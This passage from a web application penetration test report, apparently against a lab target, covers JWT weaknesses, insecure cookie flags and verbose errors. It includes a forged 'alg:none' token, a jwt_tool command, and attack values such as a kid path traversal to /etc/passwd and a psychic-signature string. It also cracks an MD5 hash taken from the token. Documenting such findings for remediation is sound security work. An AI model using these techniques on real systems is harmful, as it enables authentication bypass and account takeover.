



*Figure 13: The screenshot above shows the HTTP request and response when the tester accesses the application's "/profile" endpoint after logging in using the account username and password.*

The tester then copies the value of ***"token"*** and manipulates it using a tool called ***"jwt_tool.py"***. This generated a forged JWT using the *"none"* algorithm.

```
token:eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MjUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ2aWN0aW1AdW5pdDkxLmNvbSIsInBhc3N3b3JkIjoiOGEy
NDM2N2ExZjQ2YzE0MTA0ODc1MmYyZDViYmQxNGIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI
6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW
1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZ
WF0ZWRBdCI6IjIwMjUtMDQtMTAgMTM6MzU6NDQuNjkxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDQt
MTAgMTM6NDM6NTQuNzk2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0NDQ4MTY2Mn0.
```

```
┌──(.venv)-(kali㉿kali)-[/opt/jwt_tool]
└─$ python3 jwt_tool.py ... -X a

jwttool_7940b027acccdc135d5e11d7748808da - EXPLOIT: "alg":"none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] ...
```

*Figure 14: The screenshot above shows the tester forging a JWT using "jwt_tool.py".*

The tester copied the forged token value generated by the tool, pasted it into the Burp Proxy window, and then resent the request. The application responded with a ***"200 OK"***, indicating the application accepted the forged JWT.





*Figure 15: The screenshot above shows the application accepted the forged JWT using the "none" algorithm attack.*

| JWT-04 - Brute Force HMAC Secret | | Vulnerable | ✗ | Exploitable | ✗ |
|---|---|---|---|---|---|
| **Description** | Evaluated the strength of the HMAC secret used to sign JWTs by attempting offline brute-force attacks. | | | | |
| **Checks Performed** | • Used specialized tools with known wordlists to crack the HMAC signature and validate whether a valid secret could be recovered. | | | | |

| JWT-05 - Algorithm Confusion | | Vulnerable | ✗ | Exploitable | ✗ |
|---|---|---|---|---|---|
| **Description** | Checked whether the application is vulnerable to algorithm confusion attacks by switching from asymmetric to symmetric signing. | | | | |
| **Checks Performed** | • Re-signed the token using ***HS256*** with the ***RSA public key*** as the HMAC secret and submitted it to test for improper signature validation. | | | | |

| **JWT-06 - JWK Header Injection** | **Vulnerable** | ✗ | **Exploitable** | ✗ |
| --- | --- | --- | --- | --- |
| **Description** | Attempted to bypass signature validation by injecting a public key directly into the "***jwk header***" field. | | | |
| **Checks Performed** | - Signed the JWT using a generated private key, embedded the corresponding public key in the "***jwk header***", and submitted the token to observe if it was accepted. | | | |

| **JWT-07 - JKU Injection** | **Vulnerable** | ✗ | **Exploitable** | ✗ |
| --- | --- | --- | --- | --- |
| **Description** | Tested whether the application fetches public keys from attacker-controlled URLs via the "***jku header***". | | | |
| **Checks Performed** | - Hosted a malicious JWKS endpoint, inserted its URL into the "***jku header***" field, and re-signed the token to determine if the application accepted the forged JWT. | | | |

| **JWT-08 - KID Header Path Traversal** | **Vulnerable** | ✗ | **Exploitable** | ✗ |
| --- | --- | --- | --- | --- |
| **Description** | Assessed if the ***"kid header"*** values could be used to perform path traversal and access unauthorized files as signing keys. | | | |
| **Checks Performed** | - Set the kid field to a file path such as "***../../etc/passwd***", re-sign the token, and monitor the server response for unauthorized key usage. | | | |

| **JWT-09 - Replay Expired Token** | **Vulnerable** | ✗ | **Exploitable** | ✗ |
| --- | --- | --- | --- | --- |
| **Description** | Verified whether the application properly enforces token expiration by reusing expired JWTs. | | | |
| **Checks Performed** | - Submitted JWTs past their ***"exp timestamp"*** to determine whether the server correctly invalidates expired sessions.<br>- Attempted to reuse a valid JWT after performing a logout or privilege change to assess whether token revocation mechanisms are enforced. | | | |

<table>
<tr><td>JWT-10 - Token Storage Analysis</td><td>Vulnerable</td><td>✔</td><td>Exploitable</td><td>✔</td></tr>
<tr><td>Description</td><td colspan="4">Reviewed how JWTs are stored client-side to determine if they are exposed to theft via JavaScript.</td></tr>
<tr><td>Checks Performed</td><td colspan="4">• Inspected browser storage and application JavaScript to check if tokens were stored in localStorage, sessionStorage, or accessible via JavaScript.<br>• This was exploited in “U01 - Dom-Based XSS” in this report.</td></tr>
</table>

<table>
<tr><td>JWT-11 - Psychic Signature (Java)</td><td>Vulnerable</td><td>✘</td><td>Exploitable</td><td>✘</td></tr>
<tr><td>Description</td><td colspan="4">Exploited a known vulnerability in Java ECDSA implementations (CVE-2022-21449) to bypass JWT signature validation.</td></tr>
<tr><td>Checks Performed</td><td colspan="4">• Generated a token with the ES256 algorithm and replaced the signature with "MAYCAQACAQ", then tested the token on Java 15–18 environments to assess verification bypass.</td></tr>
</table>

<table>
<tr><td>JWT-12 - Audience/Issuer Claim Validation</td><td>Vulnerable</td><td>✘</td><td>Exploitable</td><td>✘</td></tr>
<tr><td>Description</td><td colspan="4">Tested whether the application properly validates the aud and iss claims to restrict token scope.</td></tr>
<tr><td>Checks Performed</td><td colspan="4">• Modified or removed the “aud” and “iss” claims from the JWT and replayed the token to determine if the server still accepted it.<br>• Replayed a token issued for an internal or private audience (aud) to a different public-facing endpoint or microservice to verify enforcement of audience scoping.</td></tr>
</table>

<table>
<tr><td>JWT-13 - Token Reuse Across Services</td><td>Vulnerable</td><td>✘</td><td>Exploitable</td><td>✘</td></tr>
<tr><td>Description</td><td colspan="4">Checked whether a JWT issued for one context could be replayed against another service or endpoint.</td></tr>
<tr><td>Checks Performed</td><td colspan="4">• Submitted a valid token to endpoints or services for which it was not originally issued, observing whether unauthorized access was granted.</td></tr>
</table>

| JWT-14 - Weak or Missing Token Expiry | | Vulnerable | ✗ | Exploitable | ✗ |
|---|---|---|---|---|---|
| **Description** | Analyzed whether tokens were missing the ***"exp"*** claim or were accepted with excessive lifetimes. | | | | |
| **Checks Performed** | - Generated JWTs with no ***"exp"*** or ***"future-dated expiration"*** values and replayed them to assess whether the application accepted them without validation. | | | | |

| JWT-15 - Sensitive Data Exposure in JWT | | Vulnerable | ✓ | Exploitable | ✓ |
|---|---|---|---|---|---|
| **Description** | Checked the JWT payload for sensitive or confidential fields that should not be exposed client-side, such as password hashes, authentication tokens, internal identifiers, or secrets. | | | | |
| **Checks Performed** | - Decoded the JWT and reviewed its payload to identify any sensitive information that may violate data minimization and secure design principles.<br>- Attempted to leverage recovered data ***(e.g. password hashes, internal tokens)*** using specialized tools and techniques to further exploit the application or its users. | | | | |

**Evidence**

During testing, the JWT was decoded and inspected. The tester noted that the ***"username"*** and an encoded ***"password"*** value were present within the token. The tester successfully exploited the presence of the encoded ***"password"*** value by using an offline password cracking tool to recover the cleartext password value. This can be combined with other vulnerabilities within this report, such as ***"U01 - DOM-Based XSS"*** potentially recovering the cleartext passwords of other users, depending on their password strength.

The MD5 hashed password value was present in the ***"PAYLOAD"*** section of the decoded JWT using https://jwt.io.

**Encoded** PASTE A TOKEN HERE


eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ2aWN0aW1AdW5pdDkxLmNvbSIsInBhc3N3b3JkIjoiOGEyNDM2N2ExZjQ2YzE0MTA0ODc1MmYyZDViYmQxNGIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDQtMTAgMTM6MzU6NDQuNjkxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDQtMTAgMTM6NDM6NTQuNzk2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0NDQ4MTY2Mn0.R9W9bICoWT5N8pmA6v8jCM_uOgCsgDFSibI3Rpx1d-LOxVCXOH4Yie-23WaX0QpSMHz08CMTBdOJxPavHxDwRIsuWOsZ8eYJqqp2p0_w2eCI6H7_1ZUEnnMdG8IgtK_xjH05m2PG7tNV-1SbyUiDNpohqBe00qt1QK21OF8-81I


**Decoded** EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "RS256"
}
```


PAYLOAD: DATA


```
  "data": {
    "id": 25,
    "username": "",
    "email": "victim@unit91.com",
    "password": "8a24367a1f46c141048752f2d5bbd14b",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "undefined",
    "profileImage": "/assets/public/images/uploads/
default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2025-04-10 13:35:44.691 +00:00",
    "updatedAt": "2025-04-10 13:43:54.796 +00:00",
    "deletedAt": null
  },
  "iat": 1744481662
}
```


*Figure 16: The screenshot above shows that the encoded "password" value was present when the tester decoded the JWT.*

The tester successfully recovered the cleartext password of the ***"victim@unit91.com"*** account using offline cracking tools. This proves an escalated risk of vulnerabilities such as ***"U01 - DOM-Based XSS"*** in this report, as attackers can use this methodology to maintain persistence to a target user's account.





*Figure 17: The screenshot above shows the successful retrieval of the victim account's cleartext password.*

## Impact

Exploiting insecure JWT implementations within the application enables complete authentication bypass by accepting unsigned (***alg: none***) tokens. This allows attackers to forge valid-looking session tokens without possessing a secret key or signing material, breaking the fundamental integrity of the authentication layer.

In addition, the JWT payload contains sensitive information, including an MD5-hashed password, which was successfully cracked offline, allowing an attacker to recover the cleartext password for a valid user account. When combined with other exploitable vulnerabilities (***e.g. DOM-Based XSS***), this exposure significantly increases the risk of account compromise, lateral movement, and persistent access to user accounts.

If left unmitigated, these issues may lead to:

- Privilege escalation
- Unauthorized data access
- Account takeover
- Violation of data protection standards (***e.g. OWASP ASVS, PCI DSS, GDPR***)

In high-privilege or multi-tenant environments, exploitation could result in environment-wide compromise, regulatory fines, incident response costs, and significant reputational damage.

## Recommendations

To mitigate the risks associated with insecure JSON Web Token (JWT) implementations, apply the following controls:

**Enforce Strong Signature Algorithms - Prevent attackers from forging tokens using weak or unsigned algorithms.**

*(Related to: JWT-03)*

- Only allow ***RS256, ES256***, or similarly strong algorithms.
- Explicitly reject *none* and case-variant ***alg*** values.

**Validate All JWT Signatures - Ensure that tokens cannot be accepted unless they are properly signed and verified.**

*(Related to: JWT-03)*

- Always use secure verification methods (***e.g. verify() not decode() alone***).
- Ensure that malformed or unsigned tokens are rejected.

**Secure Client-Side Token Storage - Insecure storage exposes tokens to theft via XSS or persistent browser compromise.**

*(Related to: JWT-10)*

- Avoid localStorage and other script-accessible storage for JWTs.
- Prefer storing tokens in ***HttpOnly, Secure, SameSite=Strict*** cookies.
- Implement CSP to prevent XSS token theft.

**Avoid Sensitive Data in JWT Payloads – JWTs are readable client-side and must not contain credential material or internal security data.**

*(Related to: JWT-15)*

- Do not include password hashes, secrets, tokens, or internal identifiers in JWT payloads.
- Limit JWT contents to only what is required for client-side authorization or session context.
- Perform a data exposure audit of JWT payloads across environments and sanitize accordingly.

## References


**OWASP - Testing JSON Web Tokens**

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/10-Testing_JSON_Web_Tokens

**OWASP - JSON Web Token Cheat Sheet for Java**

https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html

**OWASP - JWT Security**

https://owasp.org/www-chapter-belgium/assets/2021/2021-02-18/JWT-Security.pdf

**OWASP - Authentication Cheat Sheet**

https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

**Portswigger - JWT attacks**

https://portswigger.net/web-security/jwt

| U04 - Cookies Missing Security Attributes | MODERATE |
|---|---|
| **Affected Resources:** | http://192.168.10.178:32768/ |

## Description

Insecure Cookies occur when authentication or session-related cookies are transmitted or stored without appropriate security attributes, specifically the ***HttpOnly*** and ***Secure*** flags. The absence of the ***HttpOnly*** flag allows client-side scripts (***e.g. JavaScript***) to access the cookie, increasing the risk of credential theft via Cross-Site Scripting (***XSS***) attacks. Similarly, the lack of the ***Secure*** flag permits cookie transmission over unencrypted HTTP channels, exposing the data to interception via man-in-the-middle (***MitM***) attacks. Improperly configured cookies undermine the confidentiality and integrity of user sessions, especially in web applications that rely on cookies for session management or identity propagation. This violates secure transmission and storage principles and may lead to session hijacking or unauthorized access.

## Proof of Concept

During testing, it was identified that the application sets an authentication-related cookie named token without applying any of the critical security attributes recommended for session management. This includes the absence of ***HttpOnly, Secure,*** and ***SameSite***, which significantly increases the risk of session compromise through client-side script access, insecure transmission, and cross-origin exploitation.

**Additional Information**

- The token cookie appears to contain a ***JWT session token***, used to maintain authenticated user state.

It is configured with:

- **HttpOnly:** false – allows JavaScript access.
- **Secure:** false – transmits over unencrypted HTTP.
- **SameSite:** None – but lacks the required Secure flag, which violates modern browser cookie enforcement policies.

The following image highlights these issues:





*Figure 18: The screenshot above shows the "token" session cookie for the "victim@unit91.com" account is missing critical security attributes.*

## Impact

Cookies lacking critical security attributes such as ***HttpOnly, Secure,*** and ***SameSite*** expose the application to a range of client-side and network-based threats:

- Session cookies without ***HttpOnly*** may be accessed by malicious JavaScript (***e.g. via XSS***), leading to session theft.
- Missing the ***Secure*** flag allows transmission over unencrypted channels, risking interception via MitM attacks.
- Omitting ***SameSite*** increases the likelihood of CSRF attacks by allowing automatic cookie inclusion in cross-origin requests.

Business consequences may include:

- Unauthorized account access and impersonation.
- Data breaches and regulatory non-compliance (***e.g. OWASP ASVS, PCI DSS, GDPR***).
- Legal exposure, incident response costs, and reputational damage.

## Recommendations

To protect session integrity and prevent unauthorized access, all authentication and session cookies must be configured with appropriate security attributes:

Set the ***HttpOnly*** flag on all cookies that store sensitive data (***e.g. session tokens, auth tokens***):

- Prevents client-side JavaScript (and XSS payloads) from accessing cookie contents.
- Example:

```
Set-Cookie: sessionId=abc123; HttpOnly
```

Set the Secure flag to ensure cookies are only transmitted over encrypted HTTPS connections:

- Protects against interception via MitM attacks on unsecured networks.
- Example:

```
Set-Cookie: sessionId=abc123; Secure
```

Set the SameSite attribute to control cross-origin cookie behavior:

- Prevents automatic cookie inclusion in cross-site requests, mitigating CSRF.
- Recommended Configuration:

```
Set-Cookie: sessionId=abc123; SameSite=Strict; Secure; HttpOnly
```

Avoid excessive cookie lifespan:

- Use short expiration times (***Expires or Max-Age***) for session cookies to reduce the window of compromise.
- Use Session cookies (***no Expires/Max-Age***) unless there's a clear business need for persistence.

Scope cookies properly using Path and Domain:

- To limit exposure, restrict Path to the minimal set of endpoints (***e.g. /API, /admin***).
- Avoid setting cookies at the top-level domain unless required.

## References

**OWASP - HttpOnly Cookie Attribute**

https://owasp.org/www-community/HttpOnly

**OWASP - Secure Cookie Attribute**


https://owasp.org/www-community/controls/SecureCookieAttribute

**OWASP - SameSite Cookie Attribute**

https://owasp.org/www-community/SameSite

**Mozilla - Secure Cookie Configuration**

https://developer.mozilla.org/en-US/docs/Web/Security/Practical_implementation_guides/Cookies



| U05 - Verbose Error Messages | LOW |
|---|---|
| **Affected Resources:** | http://192.168.10.178:32768/ |

## Description

Verbose Error Messages occur when an application fails to handle unexpected conditions properly and instead returns detailed internal error information to the client. These error messages often include stack traces, file paths, technology versions, or other implementation details that can aid an attacker in identifying the application's architecture, framework, or misconfigurations. Such disclosures can increase the application's attack surface through reconnaissance, facilitating more targeted exploitation. This is especially critical in ***500 Internal Server Error*** responses, where improper error handling may leak sensitive backend information to users.

## Proof of Concept

Navigate to the following location:

```
http://192.168.10.178:32768/api/api-docs:
```





*Figure 19: The application produced a 500 Internal Server Error message which disclosed sensitive system paths when the tester attempted to access the "/api/api-docs" endpoint.*

```
http://192.168.10.178:32768/profile/image/file:
```





*Figure 20: The application produced a 500 Internal Server Error message which disclosed sensitive system paths when the tester attempted to upload a large image to their profile.*

## Impact

Verbose error messages can significantly increase the risk profile of an application by exposing internal implementation details to unauthorized users. This can lead to a range of downstream threats, including targeted exploitation of known vulnerabilities in disclosed technologies, directory traversal, or remote code execution if further weaknesses exist. From a business standpoint, these disclosures erode the confidentiality and integrity of the application, facilitating attacker reconnaissance and potentially accelerating the attack lifecycle. In regulated industries, such unintended information leakage may also violate compliance mandates related to secure software design and privacy, resulting in reputational damage, legal exposure, and operational disruptions.

## Recommendations

To mitigate the risk of information disclosure through verbose error messages, development and operations teams should implement the following controls and secure coding practices:

- **Sanitize and generalize all error messages shown to end-users:** Ensure that the application returns only generic error responses (***e.g. "An unexpected error occurred"***) without exposing stack traces, file paths, environment variables, or technology-specific metadata.
- **Configure production environments to suppress detailed error outputs:** Disable verbose logging in frameworks such as Express (***Node.js***), Django, or Spring Boot by setting appropriate environment flags (***NODE_ENV=production, DEBUG=False, etc.***).

- **Log full error details server-side only:** Maintain detailed logs internally (e.g. via centralized logging solutions like ELK or Splunk) for debugging and forensic purposes, but never expose them to clients.
- **Use a web application firewall (WAF)** to detect and block common enumeration or fuzzing patterns that may trigger verbose errors.
- **Implement proper exception handling** across all application layers (***e.g. middleware, controllers, services***) using secure coding patterns and error boundaries.
- **Review third-party libraries and custom error handlers** to ensure they don't unintentionally propagate exceptions back to the client.

## References

**OWASP - Improper Error Handling**

https://owasp.org/www-community/Improper_Error_Handling

**OWASP - Exception and Error Handling**

https://owasp.org/www-project-developer-guide/release/appendices/implementation_dos_donts/exception_error_handling/

**CWE-209: Generation of Error Message Containing Sensitive Information**

https://cwe.mitre.org/data/definitions/209.html

# 10.0 APPENDIX A - TLS/SSL CIPHERS SECURITY SCANNING

This appendix presents the results of a comprehensive TLS/SSL cipher suite security scan performed on the target environment.

This assessment aimed to identify any weak or deprecated ciphers, misconfigurations, and vulnerabilities in the SSL/TLS protocols that could expose the system to potential attacks, such as Man-in-the-Middle (***MITM***) or protocol downgrade attacks.

The results include detailed information on supported protocols, cipher strength, and configuration issues, offering insights into areas that may require remediation to ensure compliance with modern security standards and best practices.

**No TLS certificate was found to be in use within the application.**

# 11.0 APPENDIX B - PORT SCANNING

